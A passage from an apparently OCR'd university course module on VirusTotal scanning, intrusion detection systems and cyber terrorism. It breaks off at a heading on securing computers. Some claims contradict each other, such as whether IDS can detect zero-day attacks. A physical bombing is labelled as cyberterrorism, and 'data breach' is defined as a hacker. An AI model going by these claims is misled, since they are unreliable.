
Virus Total is an online malware analysis tool that inspects items submitted to it with over 70 antivirus scanners and URL/domain blacklisting services, in addition to a myriad of tools to extract signals from the studied content. Any user can select a file from their computer using their browser and send it to Virus Total. Virus Total offers a number of file submission methods, including the primary public web interface, desktop uploaders, browser extensions and a programmatic API. The web interface has the highest scanning priority among the publicly available submission methods. Submissions may be scripted in any programming language using the HTTP-based public API.

As with files, URLs can be submitted via several different means including

the Virus Total webpage, browser extensions and the API.

Upon submitting a file or URL basic results are shared with the submitter, and also between the examining partners, who use results to improve their own systems. As a result, by submitting files, URLs, domains, etc. to Virus Total you are contributing to raise the global IT security level.


This core analysis is also the basis for several other features, including the Virus Total Community: a network that allows users to comment on files and URLs and share notes with each other. Virus Total can be useful in detecting malicious content and also in identifying false positives, normal and harmless items detected as malicious by one or more scanners.



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our Terms of Service and Privacy Policy. Learn more.

Figure 2.7: Virus Total Official Web Page




No engines detected this URL

https://www.nou.edu.ng/
www.nou.edu.ng

200 Status | text/html; charset=UTF-8 Content Type | 2020-02-06 07:45:19 UTC 2 months ago

ADMINUSLabs	Clean	AegisLab WebGuard	Clean
AlienVault	Clean	Antiy-AVL	Clean
Avira (no cloud)	Clean	BADWARE.INFO	Clean
Baidu-International	Clean	BitDefender	Clean
Blueliv	Clean	CLEAN MX	Clean
Comodo Site Inspector	Clean	Comodo Valkyrie Verdict	Clean
CRDF	Clean	CyberCrime	Clean
CyRadar	Clean	desenmascara.me	Clean

Figure 2.8: Scanning the National Open University Website URL



b322d9f1c1df92fd9c0e619d6adca470dac499c3e980c7d2a026d100cff8a680
Sign in
0
/ 56
Community Score

No engines detected this file

b322d9f1c1df92fd9c0e619d6adca470dac499c3e980c7d2a026d100cff8a680
message-in-bottle.png
png

19.99 KB
Size

2017-04-06 15:16:50 UTC
3 years ago

PNG
DETECTION
DETAILS
COMMUNITY

Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	AVware	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
Bkav	✓ Undetected	CAT-QuickHeal	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected

Figure 2.9: Scanned Result of a Benign Image File

Unit 2: Intrusion Detection Systems (IDS)

Contents

1.0 Introduction

This unit introduces you to the concepts of Intrusion Detection System, otherwise known as IDS. Intrusion detection systems IDS(s) can be software or hardware component of a system which automatically monitored, discovered, and analysed the activities in network traffic for security reporting. The conventional antivirus systems have failed by rely on the signature of the antivirus provider, which might find it difficult to discover new unknown attacks or cannot detect attacks on the network. The unit also explains how you can effectively use IDS to provide security for both computer and network system. The unit will discuss various categories of IDSs and the benefits of one over others. This unit will examine the strength and limitation of IDSs with the tools used to ensure protection.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain intrusion detection systems
- identify the categories IDS
- describe Computer Vulnerabilities
- secure a network from attacks using IDS.

3.0 Main Content

3.1 Overview of Intrusion Detection System (IDS)

Intrusion detection systems IDS(s) can be software or hardware systems which automatically monitored, discovered, and analysed the activities in network traffic for security reporting. The conventional antivirus systems majorly rely on the signature of the antivirus provider, which might find it difficult to discover zero-day malware. This has necessitated the use of intrusion detection system which can work on the network, as well as detecting zero-day malware. This material will provide the concepts of intrusion detection systems for the user. And also acquaint you with security goals of intrusion detection mechanisms, the selection and configuration of intrusion detection systems for their specific system and network environments, and to secure network from attacks using intrusion detection systems (IDSs).

3.1.1 Definition

An Intrusion detection system is a facility or resource used to monitor, examine, discover, and report illegitimate, unauthorized or unapproved network practices. The detection of certain activity in network traffic may be true or false depending on the accuracy of the detection system algorithm. The intrusion detection system can be used to detect internal or external attacks to avoid violations of corporate security policy and ensuring the protection of organizational facilities.

1.1.2 Purpose of IDSs

There are compendium reasons to engage the use of intrusion detection system ranges from attacks prevention to ensuring the integrity, control, confidentiality, and availability of essential facilities of an organisation. Towards this, the followings are the importance of intrusion detection systems:

- The intrusion detection systems notify the owner of the impending danger of the attacker's reconnaissance or other malicious activity is initiated before the system compromise.
- IDSs has the capability to report the successful compromised activity and provide an opportunity for the administrator to implement mitigating actions before finally compromise the system.
- The necessary and compulsory disclosure of data to the customer by an organisation has largely exposed the organisation's data to security threats.
- IDSs provide quality control for security design and administration, most importantly, in a large organisation.
- IDSs can detect the malicious events which other antimalware cannot.

1.1.3 Computer Vulnerabilities

In order to comprehensively understand the function of IDSs, it is pertinent to understand the vulnerabilities and attacks they are being used to prevent. The vulnerabilities and eventual system attacks usually resulted in the breach of confidentiality, integrity, availability, and authenticity of an organization. Confidentiality of a data is breach if an attacker accesses data or file in an unauthorised manner or without given adequate authority; An integrity of a data is breached attacker can modify or perform any operation on data without user's authority; An attacker can cause non-availability of information if he prevents the legitimate user from having access to his system facilities; Authentication ensures the unauthorised staff do not gain access to the system. Some of these attacks are discussed below:

3.1.3.1 Scanning Attacks

An attacker uses a scanning technique to examine the network of a target host by sending different kinds of packets. This exercise can be carried out using network-based vulnerability analysis tools. The attacker can then use the packets' responses from the target to understand the target's system vulnerabilities and properties. The basic essence of the scanner is to scan the system for vulnerabilities and not to attack or compromise the system. An attacker usually runs a vulnerability scanner in order to get the list of hosts' IP addresses that are likely to be vulnerable to a specific attack. Scanners can be network scanners, port scanners, network mappers, port mappers, or vulnerability scanners.

A successful scanning attack is likely to provide the following information to an attacker:

- The topology and property of a target network
- The types of network traffic allowed through a firewall
- The workable hosts on the network
- The operating systems of running on the hosts
- The host's server application
- The versions and numbers of detected software on the target system.

3.1.3.2 Penetration Attacks

An attacker carries out unauthorised access, and breach of integrity on the system resources through penetration attacks. This attack involves using necessary hacking tools to examine system vulnerabilities, perform reconnaissance, and carry out attacks on the system. An attacker carries out a penetration attack easily by examining and exploiting flaws in the system or application software. The basic flaws in the software are User to Root, Remote to User, Remote to Root, Remote Disk Read, and Remote Disk Write. User to Root is when a local user on a host gains complete control of the target host. In Remote to User, an attacker on the network gains access to a user account on the target host, while in Remote to Root, an attacker on the network gains complete control of the target host. In Remote Disk Read, an attacker on the network gains the ability to read private data files on the target host without the authorisation of the owner. Remote Disk Write allows an attacker on the network to gain the ability to write to private data files on the target host without the authorisation of the owner.

3.1.3.3 Denial of Services

Denial of Service (DOS) attack is an attack that prevents the legitimate user from having access to his system facilities by slow or shut down the prey network or systems. DOS attack is perpetrated by attackers to achieve personal or financial gains within or outside an organisation. The attacks aim at causing system unavailability or disruption, which results in a financial loss for an organisation. For example, consider a bank which website cannot be accessed for various financial transaction; this may result in loss for the bank. Another example is an organisation that engages in sales and purchases of items using an electronic commerce website, where customers are unable to access the website to make purchases. The two basic techniques used by the attacker for DOS are flaw exploitation and flooding technique. The flaw exploitation attacks exploit a flaw in the target system's software in order to cause a processing failure or system exhaustion. An example of such a processing failure is the 'ping of death' attack. Flooding attacks, on the other hand, send more bulk information to a system, or system component which it cannot handle or monopolise the network connection to the target, thereby denying the legitimate user the use of the system facility.

3.1.3.4 Remote Attacks and Host Attacks

These could be authorised user attack or public user attack. Those attacks which start with a legitimate user account and escalate the privilege are called authorised user attacks while those attacks launched without any user account or privileged access to the target system but remotely through a network connection using only the public access granted by the target are public user attacks.

As a network administrator, how would you convince the management of your organisation on the necessities of implementing an IDS on the organisation network?
Reasons why IDS is needed?

1. The intrusion detection systems notify the owner of the impending danger of an attacker's reconnaissance or other malicious activity is initiated before the system compromise.
2. IDSs has the capability to report the successful compromised activity and provide an opportunity for the administrator to implement mitigating actions before finally compromise the system.
3. The necessary and compulsory disclosure of data to the customer by an organization has largely exposed the organisation's data to security threats.
4. IDSs provide quality control for security design and administration, most importantly, in a large organisation.
5. IDSs can detect the malicious events which other antimalware cannot.

3.2 IDS Category

3.2.1 Host-based IDS

Host-based IDS is an information sources-based IDS which are usually installed on a host-based IDS host. The focus of this IDS is basically to analyse a certain type of operating systems, computer applications, and other system events located where it resides. Host-based IDS logs any discovered event to a secure database and compares the event with its knowledge base to examine whether it matches with malicious base. This IDS has high capability to detect internal attacks such as DNS, Mail, and Web Servers, which are usually directed towards an organization's servers.

3.2.2 Network-based IDS

Network-based IDSs capture and analyse network packets to detect cyber-attacks on network traffic. A network IDS is capable of monitoring and protecting multiple hosts traffics on a particular network and logs alarm on questionable events. Network-based IDS raises the alarm on discovering an unusual event and report such to the host server for appropriate action using a set of single-purpose sensors placed at various points in a Network-based IDSs.

3.2.3 Hybrid Intrusion Detection (HIDSs)

HIDSs combine the properties of both Host-based and Network-based IDS. The system oversees the activity happens on the host system as well as Network-based IDS. These activities include network traffic monitoring, event reporting on the host system and other security functionalities. HIDS is a tool highly needed on the critical servers of an organisation.

3.2.4 Interval based IDS

As the name implies, the movement of information of interval-based IDSs directed from monitoring points to analysis engines in a discontinuous manner.

3.2.5 Real-time based IDS (RIDS)

This is an IDS in which operation based on continuous information feeds emanating from information sources. The system uses a timing scheme for network-based IDSs, which gather information from network traffic streams. The detection executed by RIDS produces quick results for prompt action it requires to prevent a detected attack incidence.

3.2.6 Application-based IDS

A special type of host-based IDSs that carry out the analysis of activities within a software application is referred to as Application-based IDSs. This IDS adopts application's transaction log files as the most common form of information sources. The application-based IDSs detect suspicious behaviour due to its ability to interface with the application directly.

3.3 IDS Tools

3.3.1 File Integrity Checker (FIC)

File Integrity Checker is a type of security tools that complement the task of intrusion detection systems. This tool adopts message digest or other types of cryptographic checksums for comparing critical files and objects to reference values in order to identify changes. A cryptographic checksum is used to identify changes in the system files occasioned by an attacker use of spyware such as Trojan Horse to leave back doors in the system for reconnaissance and to attempt to cover their attack's tracks and thereby prevent the system owners from awareness of the attack. FIC is very useful in identifying the alteration occurs in the system as well as assisting the administrator in checking whether the necessary patches from the vendor have been applied to internal system operations.

3.3.2 Vulnerability Analysis (VA)

Vulnerability analysis or vulnerability assessment tool assesses the system for various vulnerabilities prone to system attacks. It is a special type of intrusion detection system. The information sources used are system state attributes and outcomes of attempted attacks. This system adopts interval-based mode misuse detection as its analysis techniques. Vulnerability analysis is a complement to IDS and not a replacement to avoid attackers breach the security of vulnerability analysis through monitoring of information collection and related time through which an attacker can carry out an attack within the period.

3.3.3 Honeypots

A honeypot is an information-gathering tool set up to collect information related to the system attacker loitering on the networks for the pending attack. This tool executes vulnerable services and gathers important information before an attacker login into the system in an unauthorized manner. The tool alarms the administrator about pending attacks and exploitation so as to successfully configure a behavioural-based profile and provide correct tuning of network sensors. It is capable of discovering and capturing all keystrokes and files used by attackers in the intrusion attempt.

3.4 IDS Comparison

The table below present the difference between the host-based and network-based IDS.

Table 2.1: Host-based and Network-based IDS Comparison

S/N	**Host-based IDS**	**Network-based IDS**
1	HIDS is narrow in scope (monitors **specific** host events)	Broad in scope (monitors **All network** events)
2	The setup is complex	The setup is less complex
3	HIDS is better for detecting **inside** attacks	NIDS is better for detecting **outside** attacks
4	The implementation is **expensive**	The implementation is less **expensive**
5	Detection is based on what any **single host** can record	Detection is based on what can be recorded on the **entire network**
6	HIDS does not see packet headers	NIDS examines packet headers
7	Usually only responds **after** a suspicious log entry has been made	The response **real-time**
8	OS-specific	OS-independent
9	Detects local attacks before they hit the network	Detects network attacks as the payload is analysed
10	HIDS verifies success or failure of attacks	NIDS detects unsuccessful attack attempts

3.5 Strength of IDS

There is virtually no system with benefits without demerits. The merits of IDS in the protection of a system network are numerous. The followings are some of the strength of IDS:

- IDS is capable of monitoring and analysing of system activities and user patterns.
- IDS's functionality includes capturing of both internal and external network-based attacks.
- It examines the level of security of system configurations.
- It gauges the security state of a system and compares noticed changes to the baseline.
- It manages the distributed attacks in a centralised manner.
- It provides defence in depth.
- It raises the alarm when attacks are detected.
- It contains a friendly user interface that allows non-expert to protect the network.

Although IDS provides a high level of security to a network, some challenges still exist in it, what are some of these challenges?

3.6 Challenges of IDS

Although IDSs are capable of detecting network and system attacks and providing alert to the administrator, it, however, has no capability to perform the followings basic functions:

a. IDS cannot replace the work of unavailable security mechanisms in the protection system infrastructure like firewalls, link encryption, access control mechanisms, identification and authentication, and virus detection and eradication.
b. If the network is overload, IDS cannot perform its statutory functions of detecting, reporting, and responding to an attack.
c. IDS cannot detect zero-day attacks or variants of existing attacks.
d. It generates false positives and negatives.
e. Effectively respond to attacks launched by sophisticated attackers.
f. Probing attacks automatically without human instigation.
g. Resist an attack that is intended to defeat or circumvent them.
h. Compensate for problems with the fidelity of information sources.
i. Deal effectively with switched networks.
j. Analyse encrypted network traffic.

3.7 Analysis of IDS

3.7.1 Signature-based IDS

The followings are the anatomy of signature-based IDSs:

- It matches a set of predetermined attack lists or signatures with bytes or packet sequences to monitor network or server traffic.
- The system alerts administrators or takes other pre-configured action if a particular intrusion or attack session match a signature configured on the IDS.

- Provided the network attributes being analysed is known, signatures based IDSs are easy to develop.
- The fact that they only detect known attacks makes it compulsory for a signature-based IDSs to generate a signature for every attack.
- The detection of new vulnerabilities and exploits depends on the development and updating of new signatures.
- Signature-based IDS are very large and can be hard to keep up with the pace of fast-moving network traffic.

3.7.2 Anomaly IDS

- Compare current traffic to the "normal" state baseline.
- Examine whether current traffic deviates from "normal" traffic, which is either learned and/or specified by administrators using a particular statistical calculation.
- If network anomalies occur, the IDS alerts administrators.
- A new attack for which a signature doesn't exist can be detected if it falls out of the "normal" traffic patterns.
- High false alarm rates created by inaccurate profiles of "normal" network operations.

3.7.3Misuse Detection

Misuse detectors are otherwise called "signature-based detection". This is because it analyses system activity and compares discovered sets of events that match a predefined pattern of events which equivalent to a known attack. A commercial antivirus which specifies each pattern of events corresponding to an attack as a separate signature is an example of a misuse detector.

Some features differentiate Host-based IDS from Network-based IDS. Identify these features.

Table 2.2: Differences between Host-based and Network-based IDS

S/N	Host-Based IDS	Network-Based IDS
1	HIDS is narrow in scope (monitors **specific** host events)	Broad in scope (monitors **All network** events)
2	The setup is complex	The setup is less complex
3	HIDS is better for detecting **inside** attacks	NIDS is better for detecting **outside** attacks
4	The implementation is **expensive**	The implementation is less **expensive**
5	Detection is based on what any **single host** can record	Detection is based on what can be recorded on the **entire network**
6	HIDS does not see packet headers	NIDS examines packet headers
7	Usually only responds **after** a suspicious log entry has been made	The response **real-time**
8	OS-specific	OS-independent
9	Detects local attacks before they hit the network	Detects network attacks as payload is analyzed
10	HIDS verifies success or failure of attacks	NIDS detects unsuccessful attack attempts

4.0 Self-Assessment Exercise(s)

1.________________ is example of IDS tools

A. Honey Pots
B. Firewall
C. Malware
D. Router

Answer: A

2. The following is an example of IDS analysis except:

Answer

A. Signature-based IDS
B. Anomaly-based IDS

C. Host-based IDS
D. Misuse based IDS

Answer: C

Mini project:
Setting up an IDS on a network.

5.0 Conclusion

In this unit, you have learnt about the concepts of Intrusion Detection System, otherwise known as IDS. Intrusion detection systems IDS(s) can be software or hardware component of a system which automatically and with human intervention monitored, discovered, and analysed the activities in network traffic for security reporting. The malware that we learn in the previous unit can be analysed, detected, and contained using either internal or external IDSs. The conventional antivirus systems have failed by rely on the signature of the antivirus provider, which might find it difficult to discover new unknown attacks or cannot detect attacks on the network. The unit also explains how you can effectively use IDS to provide security for both computer and network system. The unit discusses various categories of IDSs and the benefits of one over others. This unit finally examines the strength and limitation of IDSs with the tools used to ensure protection.

6.0 Summary

This unit introduces you to the concepts of Intrusion Detection System, otherwise known as IDS. The unit Xray how IDS can be used to analyse and detect various categories of malware which we discussed in the previous unit. Intrusion detection systems IDS(s) can be software or hardware component of a system which automatically monitored, discovered, and analysed the activities in network traffic for security reporting. The conventional antivirus systems have failed by rely on the signature of the antivirus provider, which might find it difficult to discover new unknown attacks or cannot detect attacks on the network. The unit also explains how you can effectively use IDS to provide security for both computer and network system. The unit discusses various categories of IDSs and the benefits of one over others. This unit finally examines the strength and limitation of IDSs with the tools used to ensure protection.

7.0 References/Further Reading

Bace, R. & Mell, P. (n.d.). *Intrusion Detection Systems.* NIST Special Publication on Intrusion Detection Systems.

John Felber, J. (n.d.). *Intrusion Detection Systems (IDSs).*

Unit 3: Cyber Terrorism

Contents

1.0 Introduction

This unit introduces you to the concepts of Cyber terrorism. This is an act of launching cyber-attacks on the vita infrastructures of government or against an individual for political, social, or economic purpose. The unit will acquaint you the motivations and reasons for cyber terrorists to attack the system. The unit will also explain various forms of attacks cybercriminals, and cyber-terrorist can launch to attack the individual, corporate, or government of a nation—the unit round-up by examining the preventive measures against cyber terrorism (Laws and punishment).

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain cyber terrorism
- identify the types of cybercrime
- interpret the concepts and motivations for cyber terrorism
- apply preventive measure against cyber espionage.

3.0 Main Content

3.1 Definition of Cyber Terrorism

The definition of cyber terrorism is evolving as it appears to various organisations and security communities. In this material, we define cyber terrorism using four different definitions: 1. Cyber terrorism can be simply defined as the use of computers or other electronic devices to launch a nefarious terrorist attack. 2. According to Center for Strategic and International Studies (CSIS), cyber-terrorism connotes the use of computer network tools to shut down critical national infrastructures (e.g., energy, transportation, government operations) or to coerce or intimidate a government or civilian population". 3. William Tafoya, a Professor of Criminal Justice at the Henry C. Lee College of Criminal Justice and Forensic Sciences defines cyber terrorism as "the intimidation of civilian enterprise through the use of high technology to bring about political, religious, or ideological aims, actions that result in disabling or deleting critical infrastructure data or information." Another definition in the 80s by Barry Collin, who was attributed in 1997 for creating the term "Cyberterrorism", defined cyber-terrorism "as the convergence of cybernetics and terrorism". Figure 2.1depicts an act of cyber terrorism using the electronic gadget.

Fig. 2.1: Cyber Terrorism

3.2 What is and What is not Cyber Terrorism

Cyber terrorism is defined as the use of computers devices and cyberspace technology to launch a terrorist attack. Information warfare is the manipulation of information purposely for military or political goals using computer devices as tools for gathering and propagation of information. Cyber terrorism is a product of information warfare, but information warfare is not cyber terrorism. Electronic warfare and information operations are related to information warfare. Therefore, information, electronic, and operation warfares are not synonymous with cyber terror. The cyber terrors use the same set of tools like malware, cryptography, steganography, artificial intelligence, aerial reconnaissance, radar jamming, and other electronic gadgets with information warfare, operation warfare, and electronic warfare. However, the target of these people is different. Cyber terrorists are usually targeting government personnel and their infrastructures, whereas the targets of others could be individual, politicians, state, and could even be government and her infrastructures.

3.3 Type of Cybercrime

Cybercrimes are those crimes perpetrated by cybercriminals, information wayfarers, operation warfarers, and electronic warfarers using a combination of tools and electronic gadgets. These cybercrimes have been categorised according to personal attacks on an individual (cyberbullying, cyber harassment, cyberstalking, phishing, and pharming), social network attacks (use of malware, spam, clickjacking, script scam, cyber fraud, and identity theft), organisation (hacking, hacktivism, data breach).

3.3.1Personal Attacks or Harassment on Individual

3.3.1.1 Cyberbullying

This is a scenario where teenagers spread rumours, insult one another, post embarrassing and irritating pictures, video, and untrue information on social media about other personality. This attitude is very common among teenagers.

Section 24, article 2 of the cybercrime Act, 2015 of Nigeria states: "Any person who, through information and communication technologies, by means of a public electronic communications network, transmits or causes the transmission of any communication – (a) with intent to bully, threaten or harass another person, where such communication places another person in fear of death, violence or personal bodily injury or to another person; (b) containing any threat to kidnap any person or any threat to injure the person of another, any demand or request for a ransom for the release of any kidnapped person, with intent to extort from any person, firm, association or corporation, any money or other thing of value; or (c) containing any threat to injure the property or reputation of the addressee or of another or the reputation of a deceased person or any threat to accuse the addressee or any other person of a crime, with intent to extort from any person, firm, association, or corporation, any money or other thing of value; 10 commits an offence under this Act and is liable on conviction- (i) in the case of paragraphs (a) and (b) of this subsection to imprisonment for a term of not less than ten years or a fine of not less than N25,000,000 or to both fine and imprisonment; and (ii) in the case of paragraph (c) of this subsection, to imprisonment for a term of not less than five years or a fine of not less than N15,000,000.00 or to both fine and imprisonment". Figure 2.2 shows the cyberbullying of a computer user by an anonymous cybercriminal.

Fig 2.2: Cyberbullying

Source: Afromums.
https://www.afromums.ng

3.3.1.2 Cyber-harassment

This is a form of cyberbullying which is common among adults.

3.3.1.3 Cyber-stalking

Cyber-stalking is a way of sending offensive, indecent, or obscene messages to another person with the intent of causing annoyance or inconvenience in such person. Section 24, Article 1 of the cybercrime Act, 2015 of Nigeria states: "Any person who, by means of a public electronic communications network persistently sends a message or other matter that - (a) is grossly offensive or of an indecent, obscene or menacing character or causes any such message or matter to be so sent; or (b) he knows to be false, for the purpose of causing annoyance, inconvenience or needless anxiety to another or causes such a message to be sent; commits an offence under this Act and shall be liable on conviction to a fine of not less than N2,000,000.00 or imprisonment for a term of not less than one year or to both fine and imprisonment". This attack is very serious in nature with a highly credible threat of harm to the victims.

3.3.2 Phishing

This is a personal or social engineering means of sending untrue or fake electronic links or messages to another person's email with the intent directing such person to another website and thereby collecting the valuable information of such. The message or link appears to be from a legitimate or business partner. Phishing is usually designed to torment victims into providing vital data or information related to account log in credit card.

3.3.3 Pharming

This is an attack which redirects the user to a phoney website even while typing on the URL. The attack can also hijack the domain name of a company.

3.3.4 Malware

These are malicious software with the intents of harming computer or disrupt the normal working of the computer for various reasons ranging from stealing to damage or for challenge purpose. Malware was discussed exhaustively in unit one (1) of this module.

3.3.5 Clickjacking

This is a malicious program which prompt user to click on a link so as to post unwanted links on the user's page. This attack is common for social media platforms such as Facebook and Twitter.

3.3.6 Malicious Script Scams

This attack occurs as a result of copying and pasting text into the address bar of the browser. The attacker designed the software to execute malicious script immediately it runs in the browser. The program creates pages and events and sends bulk and unsolicited messages to the victims.

3.3.7 Fraud

This is an online means of promise to do something and renege later in doing it. It could be lying to give money or property to a person, or fake bidding to drive up the price of an item or hide once identity to be female or male, rich or poor etc.

3.3.8 Identity Theft

In this cybercrime, attacker use someone else national identity number, name, address, bank or credit cards, for financial gain. A malware called keyloggers can be installed on the victim's system and used to collect important data as they are typing into the system through the keyboard.
Section 13, Article 1 of the cybercrime Act, 2015 of Nigeria states: "Identity theft and impersonation Any person who in the course of using a computer, computer system or network- (a) knowingly obtains or possesses another person's or entity's identity information with the intent to deceive or defraud, or (b) fraudulently impersonates another entity or person, living or dead, with intent to - (i) gain advantage for himself or another person; (ii) obtain any property or an interest in any property; (iii) cause disadvantage to the entity or person being impersonated or another person; or (iv) avoid arrest or prosecution or to obstruct, pervert or defeat the course of justice, commits an offence and liable on conviction to imprisonment for a term of not less than three years or a fine of not less than N7,000,000.00 or to both fine and imprisonment". Figure 8.3 (1) and (2) display the activities of cyberterrorist in United State attacks.

3.3.9 Hacking (Cybercrime against Organisation)

Hacking is an act of accessing the system of organization in an authorized or unauthorised manner. Hacking may be done to observe the vulnerabilities of an organization's system and report to the owner without causing any harm to the system. This type of hacking is called white-hat or ethical hacker or "sneakers". If hacking is however done with the malicious intent of causing harm to the system or stealing, the hacker is called black-hat or "crackers". Gray-hat, on the other note, is a hacker who illegally hacks the system but not causing harm to the system. This type of hacker may be doing so for pride or challenge.

3.3.10 Hacktivism

Hacktivism is a term used to describe the state of hacking for political gain or propaganda.

3.3.11 Data breach

This is a hacker who specialised in stealing or accessing sensitive data for financial or political gains.




Fig 2.3: Cyberterrorist Activities (1)

BREAKING NEWS
BRUSSELS AIRPORT ROCKED BY EXPLOSIONS
Subway station also attacked, system shut down
CNN
5:15 AM ET

Fig. 2.4: Cyberterrorist Activities (2)

Source: Rabiah Ahmad, Zahri Yunos. The application of the mixed method in developing a cyber terrorism framework.
Can you Identify a few methods to protect your computer from cybercrime?

3.4 How to Secure a Computer against Cybercrime

